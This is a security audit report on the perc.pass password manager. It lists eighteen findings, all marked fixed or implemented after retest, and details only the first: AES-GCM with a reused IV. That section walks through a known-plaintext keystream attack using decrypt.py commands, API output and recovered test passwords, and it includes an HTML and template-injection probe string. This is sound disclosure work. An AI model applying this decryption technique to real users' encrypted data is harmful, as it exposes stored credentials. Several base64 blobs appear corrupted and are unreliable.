

securiTUM

Security report

SUBJECT

Password manager security audit

DATE

06.02.2024 – 26.02.2024

RETESTS DATE

15.04.2024 – 16.04.2024

LOCATION

Poland

AUTHOR

Dariusz Tytko

VERSION

1.0

Executive summary

This document is a summary of work conducted by the Securitum. The subject of the test was the perc.pass password manager. During testing, the following components were evaluated:

- web application available,
- Android mobile application,
- source code of a Chrome extension.

Tests were conducted using the following roles:

- head administrator,
- administrator,
- user,
- unauthenticated user.

Information: During the tests, an audit was conducted on the web application, the Android mobile application version 1.1.7, and the source code of the Chrome browser extension version 2.0.0. The retests were performed for the web application, the Android mobile application version 2.1.1, and the source code of the Chrome browser extension version 2.1.2. During the retests, the vulnerabilities identified during the initial tests were verified; newly introduced functionalities were not tested.

The most severe vulnerabilities identified during the assessment were:

- [HIGH] SECURITUM-238503-001: Possibility of decrypting user data without knowing the main password,
- [MEDIUM] SECURITUM-238503-002: Ability to perform a reconnaissance of the internal network,
- [MEDIUM] SECURITUM-238503-003: Ability to activate more accounts than the designated limit.

During the tests, particular emphasis was placed on vulnerabilities that might in a negative way affect confidentiality, integrity or availability of processed data.

The security tests were carried out according to generally accepted methodologies, including: OWASP TOP10, (in a selected range) OWASP ASVS, OWASP MASVS as well as internal good practices of conducting security tests developed by the Securitum.

An approach based on manual tests (using the above-mentioned methodologies), supported by several automatic tools (i.e. Burp Suite Professional), was used during the assessment.

The vulnerabilities are described in detail in further parts of the report.

Checksums of delivered components:

```
$ sha256sum app.apk
e2a78[REDACTED] app.apk

$ sha256sum *.zip
029fc[REDACTED] [01] extension - compiled Chrome.zip
```

11ca9[REDACTED] [02] extension - code.zip
eb76d[REDACTED] [03] crypto SDK - references from the extension code.zip file

Vulnerabilities status after the retests (15.04.2024 – 16.04.2024)

Vulnerability	Risk	Status
SECURITUM-238503-001: Possibility of decrypting user data without knowing the main password	HIGH	Fixed
SECURITUM-238503-002: Ability to perform a reconnaissance of the internal network	MEDIUM	Fixed
SECURITUM-238503-003: Ability to activate more accounts than the designated limit	MEDIUM	Fixed
SECURITUM-238503-004: Ability for former group users to decrypt shared group data	LOW	Fixed
SECURITUM-238503-005: Storing session tokens in plain text	LOW	Fixed
SECURITUM-238503-006: Displaying the generated password	LOW	Fixed
SECURITUM-238503-007: RSA key sharing used for signing JWT tokens	LOW	Fixed
SECURITUM-238503-008: Ability to enumerate usernames	LOW	Fixed
SECURITUM-238503-009: Technical error messages are returned	LOW	Fixed
SECURITUM-238503-010: No possibility to change the main password	INFO	Implemented
SECURITUM-238503-011: Incorrect usage of pseudo-random values generator	INFO	Implemented
SECURITUM-238503-012: No session invalidation when changing passwords and enabling 2FA	INFO	Implemented
SECURITUM-238503-013: No session management panel	INFO	Implemented
SECURITUM-238503-014: Ability to enable 2FA without password confirmation	INFO	Implemented
SECURITUM-238503-015: Incomplete logging of security events	INFO	Implemented
SECURITUM-238503-016: Incomplete user notification of security incidents	INFO	Implemented
SECURITUM-238503-017: Ability to inject HTML markup into the 2FA method name	INFO	Implemented
SECURITUM-238503-018: Publicly available test version of the application	INFO	Implemented


Risk classification

Vulnerabilities are classified on a five-point scale, that reflects both the probability of exploitation of the vulnerability and the business risk of its exploitation. Below, there is a short description of the meaning of each of the severity levels:

- **CRITICAL** – exploitation of the vulnerability makes it possible to compromise the server or network device or makes it possible to access (in read and/or write mode) data with a high degree of confidentiality and significance. The exploitation is usually straightforward, i.e. an attacker does not need to gain access to the systems that are difficult to reach and does not need to perform social engineering. Vulnerabilities marked as 'CRITICAL' must be fixed without delay, mainly if they occur in the production environment.
- **HIGH** – exploitation of the vulnerability makes it possible to access sensitive data (similar to the 'CRITICAL' level), however the prerequisites for the attack (e.g. possession of a user account in an internal system) makes it slightly less likely. Alternatively, the vulnerability is easy to exploit, but the effects are somehow limited.
- **MEDIUM** – exploitation of the vulnerability might depend on external factors (e.g. convincing the user to click on a hyperlink) or other conditions that are difficult to achieve. Furthermore, exploitation of the vulnerability usually allows access only to a limited set of data or to data of less significance.
- **LOW** – exploitation of the vulnerability results in minor direct impact on the security of the test subject or depends on conditions that are very difficult to achieve in practical manner (e.g. physical access to the server).
- **INFO** – issues marked as 'INFO' are not security vulnerabilities per se. They aim to point out good practices, the implementation of which will lead to the overall increase of the system security level. Alternatively, the issues point out some solutions in the system (e.g. from an architectural perspective) that might limit the negative effects of other vulnerabilities.

Statistical overview

Below, a statistical summary of vulnerabilities is shown:



Additionally, 9 INFO issues are reported.

Contents

Security report	1
Executive summary	2
Vulnerabilities status after the retests (15.04.2024 – 16.04.2024)	4
Risk classification	5
Statistical overview	5
Change history	8
Vulnerabilities	9
[FIXED] [HIGH] SECURITUM-238503-001: Possibility of decrypting user data without knowing the main password	10
[FIXED] [MEDIUM] SECURITUM-238503-002: Ability to perform a reconnaissance of the internal network	16
[FIXED] [MEDIUM] SECURITUM-238503-003: Ability to activate more accounts than the designated limit	20
[FIXED] [LOW] SECURITUM-238503-004: Ability for former group users to decrypt shared group data	22
[FIXED] [LOW] SECURITUM-238503-005: Storing session tokens in plain text	24
[FIXED] [LOW] SECURITUM-238503-006: Displaying the generated password	25
[FIXED] [LOW] SECURITUM-238503-007: RSA key sharing used for signing JWT tokens	27
[FIXED] [LOW] SECURITUM-238503-008: Ability to enumerate usernames	29
[FIXED] [LOW] SECURITUM-238503-009: Technical error messages are returned	31
Informational issues	33
[IMPLEMENTED] [INFO] SECURITUM-238503-010: No possibility to change the main password	34
[IMPLEMENTED] [INFO] SECURITUM-238503-011: Incorrect usage of pseudo-random values generator	35
[IMPLEMENTED] [INFO] SECURITUM-238503-012: No session invalidation when changing passwords and enabling 2FA	36
[IMPLEMENTED] [INFO] SECURITUM-238503-013: No session management panel	37
[IMPLEMENTED] [INFO] SECURITUM-238503-014: Ability to enable 2FA without password confirmation	38
[IMPLEMENTED] [INFO] SECURITUM-238503-015: Incomplete logging of security events	39
[IMPLEMENTED] [INFO] SECURITUM-238503-016: Incomplete user notification of security incidents	40
[IMPLEMENTED] [INFO] SECURITUM-238503-017: Ability to inject HTML markup into the 2FA method name	41

[IMPLEMENTED] [INFO] SECURITUM-238503-018: Publicly available test version of the application 43

Appendix..... 44

decrypt.py 45

Change history

Document date	Version	Change description
17.04.2024	1.1	After conducting the retest (SECURITUM-238503-001-SECURITUM-238503-018), the following information has been added: <ul style="list-style-type: none">• A section titled "Vulnerability Status After Retest" has been added to the summary.• A statistical summary has been included.• For each vulnerability and informational point, sections titled "Status After Retest" have been added.
26.02.2024	1.0	Updated vulnerability <i>SECURITUM-238503-001: Possibility of decrypting user data without knowing the main password</i> (information added that the problem also affects attachments and data stored in shared groups). Reported vulnerabilities from <i>SECURITUM-238503-002</i> to <i>SECURITUM-238503-009</i> as well as security recommendations from <i>SECURITUM-238503-010</i> to <i>SECURITUM-238503-018</i> .
09.02.2024	0.1	Reported vulnerability <i>SECURITUM-238503-001: Possibility of decrypting user data without knowing the main password</i> .

Vulnerabilities

[FIXED] [HIGH] SECURITUM-238503-001: Possibility of decrypting user data without knowing the main password

STATUS AFTER RETESTS

The vulnerability has been eliminated. Unique initialization vector (IV) values are now used during encryption.

SUMMARY

The application serves as a password manager. Passwords are encrypted with the main password on the client side, then sent and stored in encrypted form on the application's servers. In principle, even with access to the data stored on the servers, without knowing the main password, it should be impossible to access users' passwords.

During testing, a vulnerability was identified that allows decrypting user passwords without knowing the main password. As a result, if an attacker gains access to the encrypted data, they can access users' passwords.

The Technical Details section shows an example attack in which user passwords stored in a personal group were decrypted. However, it should be noted that the problem also affects encrypted attachments and data stored in shared groups.


PREREQUISITES FOR THE ATTACK

Access to encrypted user data. Example scenarios:

- Access to application infrastructure,
- Access to user's account (the app uses two separate passwords – one for logging and one for data encryption).

TECHNICAL DETAILS (PROOF OF CONCEPT)

The AES algorithm in GCM mode of operation is used to encrypt user data. The diagram below shows how GCM mode works (source https://en.wikipedia.org/wiki/Galois/Counter_Mode):




Based on the value of the initialization vector (IV), counter blocks are created. Each counter block is encrypted with the main key (e.g., AES key - operation E_k). The encrypted counter blocks form a key stream. The key stream is combined (XOR operation) with the plaintext stream, thus creating the ciphertext. It should be noted that knowing the value of the ciphertext and the plaintext value, one can obtain the key value (key = ciphertext XOR plaintext).

In GCM mode, it is crucial to use a unique IV value for each encrypted message. This is due to the fact that an identical key stream is created for the same IV. As mentioned earlier, knowing the ciphertext value and the plaintext value allows for recovering the value of the key. Thus, knowledge of a single ciphertext-plaintext pair make it possible to obtain a key, which can then be used to decrypt other ciphertexts for which the plaintext is not known (plaintext = key XOR ciphertext). It should be noted that we obtain a key stream of the length of the plaintext.

During testing, it was noticed that user data is encrypted using a constant IV value. Below are the IV values used during four different encryption operations (use of the same IV).



The display of the IV values used was achieved by an injection, using the Burp Suite Proxy tool, a console.log call into the application's JavaScript code performing encryption using the crypto.subtle.encrypt function:



In addition, it is noted that for some encrypted data the plaintext is known, thus it is possible to obtain the key value to decrypt other user ciphertexts. The data encrypted by the application has the following format:

- 1) A single entry containing the password:

```
{"title":"[...]","login":"[...]","password":"[...]","url":"[...]","notes":"[...]","tag":"[...]","details":{"expireDate":"[...]"}}
```

- 2) securityAttributes:

```
{"passwordMatchCriteria":null,"passwordEntropy":[...]}
```


The attributes of an entry have a known value of 48 characters. As a result, a key stream of 48 characters can be obtained from the encrypted value of the attributes, which can be used to decrypt fragments (48 characters) of the user's remaining ciphertexts, including entries containing passwords. It should be noted that the initial restriction of 48 characters can be circumvented by analysing the decrypted fragments of entries containing passwords and deducing their remaining content, thus increasing the length of the known plaintext, which, in combination with the associated ciphertext, makes it possible to obtain a longer key stream.






A decrypt.py decryption script has been prepared to present an example analysis (the script has been added at the end of the report in the Appendix section). The script requires three parameters:

- 1) Ciphertext for which we know the plaintext, in the format returned by the API method: GET /api/users/me/entries
- 2) A plaintext, such as: {"passwordMatchCriteria":null,"passwordEntropy":
- 3) The ciphertext we want to decrypt, in the format returned by the API method: GET /api/users/me/entries

Below is an example of the analysis that can be performed with access to encrypted customer data:

- 1) In the web application, two entries were added to the personal group (passwords for example.com and another.example.com):



	Tytuł	<input type="text" value="example.com"/>
	Tag	<input type="text" value="Wybierz lub wprowadź nowy tag"/>
	Login	<input type="text" value="user"/>
	Hasło	<input type="text" value="4XsM=.cxT9"/>
	Strona internetowa	<input type="text" value="https://example.com"/>

Tytuł	another.example.com
Tag	Wybierz lub wprowadź nowy tag
Login	user@gmail.com
Hasło	M2uv]DM`54
Strona internetowa	https://another.example.com

2) Encrypted data was downloaded by sending the following request:

```
GET /api/users/me/entries HTTP/2
Host: [REDACTED]
[...]
```

Response:

```
HTTP/2 200 OK
Date: Wed, 07 Feb 2024 21:18:40 GMT
[...]
{"successful":true,"message":"Successful","userGroupEntriesList":[{"userGroupInfo":{"uuid":"b7da[...]"
...}c403","ownerUuid":"b455[...]7738","data":["..."],"personal":true,"permission":"WRITE","protectedGro
upAES":null,"ownerFullName":"><h1>${9*9}}Audytor
702","ownerStatus":"ACTIVE","entryCount":2,"memberCount":1},"userEntryInfoList":[{"uuid":"12d7[...]"
905a","data":["encrypted entry 1"],"securityAttributes":["encrypted attributes
1"],"groupUuid":"b7da[...]c403","ownerUuid":"b455[...]7738","secureFiles":null,"permission":"WRITE"},
{"uuid":"94d6[...]fa7b","data":["encrypted entry 2"],"securityAttributes":["encrypted attributes
2"],"groupUuid":"b7da[...]c403","ownerUuid":"b455[...]7738","secureFiles":null,"permission":"WRITE"}]
},"groupWithEntriesEtags":{"b7da[...]c403":"c3dc[...]30c3"},"groupEtags":{"b7da[...]c403":"a442[...]1da0
"},"entryEtags":{"12d7[...]905a":"edc8[...]7fcf","94d6[...]fa7b":"0f6d[...]3196"}]}
```

3) A decryption script was run with the following parameters:

```
Ciphertext with known plaintext: [encrypted attributes 1]
Plaintext: {"passwordMatchCriteria":null,"passwordEntropy":
Ciphertext to decrypt: [encrypted entry 1]
```

The result is a fragment of entry 1 that can be used as plain text during further analysis:

```
-$ ./decrypt.py IkFycmF5QnVmZmVlWzIzNywyNDEsNDMsODEsMTUyLDE0NSwxNzAsMjIsMTc5LDEyN
iwyNDcsMTUyLDE1OSwxNzIsMjIzLDE2OCwyMDIsMTA3LDE0Miw5MywyMDMsMjA4LDE5MywxODUsMjgsNDA
sMjAsNywxMTEsMTA2LDEyOCw2MSwyMDcsMTUsNjUsNSwyMjksMiwyNTUsODUsMTg0LDE3LDg3LDg1LDE3M
yw4NCw5MCwxNDgsMjEzLDEwMSwxODksNjksMTIzLDEwOCw0MiwyNDIsMTUsOTEsMTg3LDE3MywyNDksMTY
1LDE0MywxODIsMTI4LDEzOCwyMTRdIg== '{"passwordMatchCriteria":null,"passwordEntropy"
: ' IkFycmF5QnVmZmVlWzIzNywyNDEsNDcsODksMTU5LDE0MiwxODQsOTEsMjUxLDE2NCwyMjMsMTI5LDE
zOCwxNjIsMTk5LDEzNSwyMjEsNDQsMjI5LDg3LDIxMiwxNTUsMTQwLDE4NSw3NCw0MSw2LDEsMTA5LDEwM
CwyNTIsMTExLDIxOSwxNSw4NywxLDE2OCw5MiwxODUsOTYsMTgzLDIyLDg2LDc3LDE3OCw5NSwyOCwxNDA
sMjE2LDEyNSwyNDQsMjMyLDMzLDE5NCw0NSwyMjYsMTYyLDUxLDE2OCwyMzYsNTksMjIwLDQzLDc4LDkwL
DIzMSw3NCwyMDEsOTUsMTc5LDE0MiwxMTUsMTI0LDE0MywyMjEsMjQwLDEyMSw3LDEwMSw0MSwxNDYsNjM
sMjE2LDIyNCwxMzAsODUsMTEyLDU4LDIwNywyMDAsNDMsMjUxLDEyMSw2NCw5MSwzNSwzOSwxODQsMjUsM
TYwLDIwMiw3NiwyNTUsNzUsMTc3LDEwMywxNTYsMjIzLDIzNiwyMTYsMTE0LDM0LDIzOCw2OCw4Niw0NSw
2MCwxODEsMjQ1LDEsNCwyMzAsMjA4LDgwLDEwNCw0Niw1OCwxOTIsMTI5LDE5MSw5OCwyNDMsMTc5LDE5O
SwxNjQsMjI2LDIzOCwxMTIsNTYsMjQ3LDEzMjYyNywyMTYsMTY5LDEzOCwyNDcsMTU0LDEzMywyNywxMzE
sNDIsOTAsMCw2MF0i
{"title":"example.com","login":"user","password"
```

It should be noted that knowing the format of the encrypted data, the resulting plain text can be expanded by two characters

- 4) A decryption script was run with the following parameters:

```
Ciphertext with known plaintext: [encrypted entry 1]
Plaintext: {"title":"example.com","login":"user","password":":"}
Ciphertext to decrypt: [encrypted entry 2]
```

The result is a fragment of entry 2:

```
IkFycmF5QnVmZmVyWzIzNywyNDEsNDcsODksMTU5LDE0MiwxODQsOTEsMjUxLDE2N
CwyMjMsMTI5LDEzOCwxNjIsMTk5LDEzNSwyMjEsNDQsMjI5LDg3LDIxMiwxNTUsMTQwLDE4NSw3NCw0MSw
2LDIsMTA5LDEwMCwyNTIsMTExLDIxOSwxNSw4NywwLDE2OCw5MiwxODUsOTYsMTgzLDIyLDg2LDc3LDE3O
Cw5NSwyOCwxNDAsMjE2LDEyNSwyNDQsMjMyLDMzLDE5NCw0NSwyMjYsMTYyLDUxLDE2OCwyMzYsNTksMjI
wLDQzLDc4LDkwLDIzMSw3NCwyMDEsOTUsMTc5LDE0MiwxMTUsMTI0LDE0MywyMjEsMjQwLDEyMSw3LDEwM
Sw0MSwxNDYsNjMsMjE2LDIyNCwxMzAsODUsMTEyLDU4LDIwNywyMDAsNDMsMjUxLDEyMSw2NCw5MSwzNSw
zOSwxODQsMjUsMTYwLDIwMiW3NiwyNTUsNzUsMTc3LDExMywxNTYsMjIzLDIzNiwyMTYsMTE0LDM0LDIzO
Cw2OCw4NiW0NSw2MCwxODEsMjQ1LDEsNCwyMzAsMjA4LDgwLDEwNCw0NiW1OCwxOTIsMTI5LDE5MSw5OCw
yNDMsMTc5LDE5OSwxNjQsMjI2LDIzOCwxMTIsNTYsMjQ3LDEzMCwyNiwyNTMsMTY5LDEzOCwyNDcsMTU0L
DEzMywyNywxMzEsNDIsOTAsMCw2MF0i '{"title":"example.com","login":"user","password":
"' IkFycmF5QnVmZmVyWzIzNywyNDEsNDcsODksMTU5LDE0MiwxODQsOTEsMjUxLDE2NCwyMTksMTUxLDE
zMiwxODcsMjIzLDE0MiwyMDIsNDQsMjI3LDY0LDIxNiwyMTIsMjA4LDI0Nyw2NywxMDQsMiW0LDEwMCwxM
DAsMjM0LDEwMCwxODQsMTksODUsMjcsMjI4LDgyLDE2MSw1MCwxNjMsMjIsNjQsNzIsMTU3LDc0LDIxLDI
wNywxMzksNTEsMjM4LDIxMSw2MSwyMjYsNTAsMjI0LDIyNyw1OSwxNTcsMTY2LDEwNiWxMzUsMTAyLDc3L
Dc2LDE2OSw4MiwyMDksNDgsMjMzLDE0MywxMTMsODEsMTg0LDE3MCwxOTEsOTksODYsNjMsMTAwLDIyMSw
1OCwxOTgsMjMzLDE0MiwxMiW2MSw2MywxNTMsMTQ0LDEyMSwyMzAsNDQsMjcsMTcsNDksMTA3LDIzNyw3O
SwyMzQsMTMxLDI4LDE2NSw3OSwxNzQsNTAsMjAzLDE0MSwxNjIsMTQ1LDEyNiWzNywyMjgsOTMsMjEsMTA
0LDEwNCwxNjgsMTg0LDc5LDI2LDE4MywxNTEsMTgsMzIsMTAxLDEwMCwxMzUsMTc3LDE5MSwxMTMsMTgwL
DE3MSwyMjMsMTY0LDIzNiWxNzcsMTA1LDQzLDE1MiwxMzksMjIyLDE3MiwxMjIsMjUsMTA5LDI0NiW0Myw
xMjMsMTc2LDIsMjM1LDE3OCwyNSwyMCwyNTAsMTczLDYxLDE3NiW1OSw0Cw4OCw3MCw3NSwyMDAsMTc3L
DUwLDEzOSwxNjUsMjE0LDksNTcsMjM0LDQ1LDIzMiWxMjcsMjMsOTMsNTYsMTI1XSIs=
{"title":"another.example.com","login":"user@gmail
```

The resulting plain text was expanded with the characters .com","password":

- 5) A decryption script was run with the following parameters:

```
Ciphertext with known plaintext: [encrypted entry 2]
Plaintext: {"title":"another.example.com","login":"user@gmail.com","password":":"}
Ciphertext to decrypt: [encrypted entry 1]
```

As a result, a fragment of entry 1 containing the password was outputted:

```
IkFycmF5QnVmZmVyWzIzNywyNDEsNDcsODksMTU5LDE0MiwxODQsOTEsMjUxLDE2N
CwyMTksMTUxLDEzMiwxODcsMjIzLDE0MiwyMDIsNDQsMjI3LDY0LDIxNiwyMTIsMjA4LDI0Nyw2NywxMDQ
sMiW0LDEwMCwxMDAsMjM0LDEwMSwxOTQsMTksODUsMjcsMjI4LDgyLDE2MSw1MCwxNjMsMjIsNjQsNzIsM
TU3LDc0LDIxLDIwNywxMzksNTEsMjM4LDIxMSw2MSwyMjYsNTAsMjI0LDIyNyw1OSwxNTcsMTY2LDEwNiW
xMzUsMTAyLDc3LDc2LDE2OSw4MiwyMDksNDgsMjMzLDE0MywxMTMsODEsMTg0LDE3MCwxOTEsOTksODYsN
jMsMTAwLDIyMSw1OCwxOTgsMjMzLDE0MiwxMiW2MSw2MywxNTMsMTQ0LDEyMSwyMzAsNDQsMjcsMTcsNDk
sMTA3LDIzNyw3OSwyMzQsMTMxLDI4LDE2NSw3OSwxNzQsNTAsMjAzLDE0MSwxNjIsMTQ1LDEyNiWzNywyM
jgsOTMsMjEsMTA0LDEwNCwxNjgsMTg0LDc5LDI2LDE4MywxNTEsMTgsMzIsMTAxLDEwMCwxMzUsMTc3LDE
5MSwxMTMsMTgwLDE3MSwyMjMsMTY0LDIzNiWxNzcsMTA1LDQzLDE1MiwxMzksMjIyLDE3MiwxMjIsMjUsM
TA5LDI0NiW0MywxMjMsMTc2LDIsMjM1LDE3OCwyNSwyMCwyNTAsMTczLDYxLDE3NiW1OSw0Cw4OCw3MCw
3NSwyMDAsMTc3LDUwLDEzOSwxNjUsMjE0LDksNTcsMjM0LDQ1LDIzMiWxMjcsMjMsOTMsNTYsMTI1XSIs=
'{"title":"another.example.com","login":"user@gmail.com","password":":"' IkFycmF5QnVm
ZmVyWzIzNywyNDEsNDcsODksMTU5LDE0MiwxODQsOTEsMjUxLDE2NCwyMjMsMTI5LDEzOCwxNjIsMTk5L
DEzNSwyMjEsNDQsMjI5LDg3LDIxMiwxNTUsMTQwLDE4NSw3NCw0MSw2LDIsMTA5LDEwMCwyNTIsMTExLDI
xOSwxNSw4NywwLDE2OCw5MiwxODUsOTYsMTgzLDIyLDg2LDc3LDE3OCw5NSwyOCwxNDAsMjE2LDEyNSwyN
DQsMjMyLDMzLDE5NCw0NSwyMjYsMTYyLDUxLDE2OCwyMzYsNTksMjIwLDQzLDc4LDkwLDIzMSw3NCwyMDE
sOTUsMTc5LDE0MiwxMTUsMTI0LDE0MywyMjEsMjQwLDEyMSw3LDEwMSw0MSwxNDYsNjMsMjE2LDIyNCwxM
zAsODUsMTEyLDU4LDIwNywyMDAsNDMsMjUxLDEyMSw2NCw5MSwzNSwzOSwxODQsMjUsMTYwLDIwMiW3NiW
yNTUsNzUsMTc3LDExMywxNTYsMjIzLDIzNiwyMTYsMTE0LDM0LDIzOCw2OCw4NiW0NSw2MCwxODEsMjQ1L
DEsNCwyMzAsMjA4LDgwLDEwNCw0NiW1OCwxOTIsMTI5LDE5MSw5OCwyNDMsMTc5LDE5OSwxNjQsMjI2LDI
zOCwxMTIsNTYsMjQ3LDEzMCwyNiwyNTMsMTY5LDEzOCwyNDcsMTU0LDEzMywyNywxMzEsNDIsOTAsMCw2M
F0i
{"title":"example.com","login":"user","password":":4XsM=.cxT9","url":
```

The resulting explicit test was extended with the characters "https://example (based on the title of the entry, you can deduce what the value of the URL is).

6) A decryption script was run with the following parameters:

```
Ciphertext with known plaintext: [encrypted entry 1]
Plaintext: {"title":"example.com","login":"user","password":"4XsM=.cxT9","url":"https://example
Ciphertext to decrypt: [encrypted entry 2]
```

As a result, a fragment of entry 2 containing the password was outputted:

```
$ ./decrypt.py IkFycmF5QnVmZmVyWzIzNywyNDEsNDcsODksMTU5LDE0MiwxODQsOTEsMjUxLDE2NCwyMjMs
MTI5LDEzOCwxNjIsMTk5LDEzNSwyMjEsNDQsMjI5LDg3LDIxMiwNTUsMTQwLDE4NSw3NCw0MSw2LDIsMTA5LDEwM
CwyNTIsMTExLDIxOSwxNSw4NywwLDE2OCw5MiwxODUsOTYsMTgzLDIyLDg2LDc3LDE3OCw5NSwyOCwxNDAsMjE2LD
EynSwyNDQsMjMyLDMzLDE5NCw0NSwyMjYsMTYyLDUxLDE2OCwyMzYsNTksMjIwLDQzLDc4LDkwLDIzMSw3NCwyMDE
sOTUsMTc5LDE0MiwxMTUsMTI0LDE0MywyMjEsMjQwLDEyMSw3LDEwMSw0MSwxNDYsNjMsMjE2LDIyNCwxMzAsODUs
MTEyLDU4LDIwNywyMDAsNDMsMjUxLDEyMSw2NCw5MSwzNSwzOSwxODQsMjUsMTYwLDIwMiw3NiwyNTUsNzUsMTc3L
DExMywxNTYsMjIzLDIzNiwyMTYsMTE0LDM0LDIzOCw2OCw4Niw0NSw2MCwxODEsMjQ1LDEsNCwyMzAsMjA4LDgwLD
ExNCw0Niw1OCwxOTIsMTI5LDE5MSw5OCwyNDMsMTc5LDE5OSwxNjQsMjI2LDIzOCwxMTIsNTYsMjQ3LDEzMCwyNi
yNTMsMTY5LDEzOCwyNDcsMTU0LDEzMywyNywxMzEsNDIsOTAsMCw2MF0i '{"title":"example.com","login"
:"user","password":"4XsM=.cxT9","url":"https://example' IkFycmF5QnVmZmVyWzIzNywyNDEsNDcsO
DksMTU5LDE0MiwxODQsOTEsMjUxLDE2NCwyMTksMTUxLDEzMiwxODcsMjIzLDE0MiwyMDIsNDQsMjI3LDY0LDIxNi
wyMTIsMjA4LDI0Nyw2NywxMDQsMiwxLDE0LDEwMjE0LDEwMSwzOTQsMTksODUsMjcsMjI4LDgyLDE2MSw1MCw
xNjMsMjIsNjQsNzIsMTU3LDc0LDIxLDIwNywxMzksNTEsMjM4LDIxMSw2MSwyMjYsNTAsMjI0LDIyNyw1OSwxNTcs
MTY2LDEwNiwxMzUsMTAyLDczLDc2LDE2OSw4MiwyMDksNDgsMjMzLDE0MywxMTMsODEsMTg0LDE3MCwxOTEsOTksO
DYsNjMsMTAwLDIyMSw1OCwxOTgsMjMzLDE0MiwxMiw2MSw2MywxNTMsMTQ0LDEyMSwyMzAsNDQsMjcsMTcsNDksMT
A3LDIzNyw3OSwyMzQsMTMxLDI4LDE2NSw3OSwxNzQsNTAsMjAzLDE0MSwxNjIsMTQ1LDEyNiwxNywyMjgsOTMsMjE
sMTA0LDE0LDEwNjgsMTg0LDc5LDI2LDE4MywxNTEsMTgsMzIsMTAxLDEwMCwxMzUsMTc3LDE5MSwxMTMsMTgwLDE3
MSwyMjMsMTY0LDIzNiwxNzcsMTA1LDQzLDE1MiwxMzksMjIyLDE3MiwxMjIsMjUsMTA5LDI0NiwxMjMsMTc2L
DI5MjM1LDE3OCwyNSwyMCwyNTAsMTczLDYxLDE3Niw1OSw0OCw4OCw3MCw3NSwyMDAsMTc3LDIwLDEzOSwxNjUsMj
E0LDksNTcsMjM0LDQ1LDIzMiwxMjcsMjMsOTMsNTYsMTI1XSI=
{"title":"another.example.com","login":"user@gmail.com","password":"M2uvjDM`54","url
```

LOCATION

Encryption mechanism for user data.

RECOMMENDATION

Use unique initialization vector values when encrypting with GCM mode. It is recommended to ensure that a given IV value is used only once within an encryption with the same AES key.

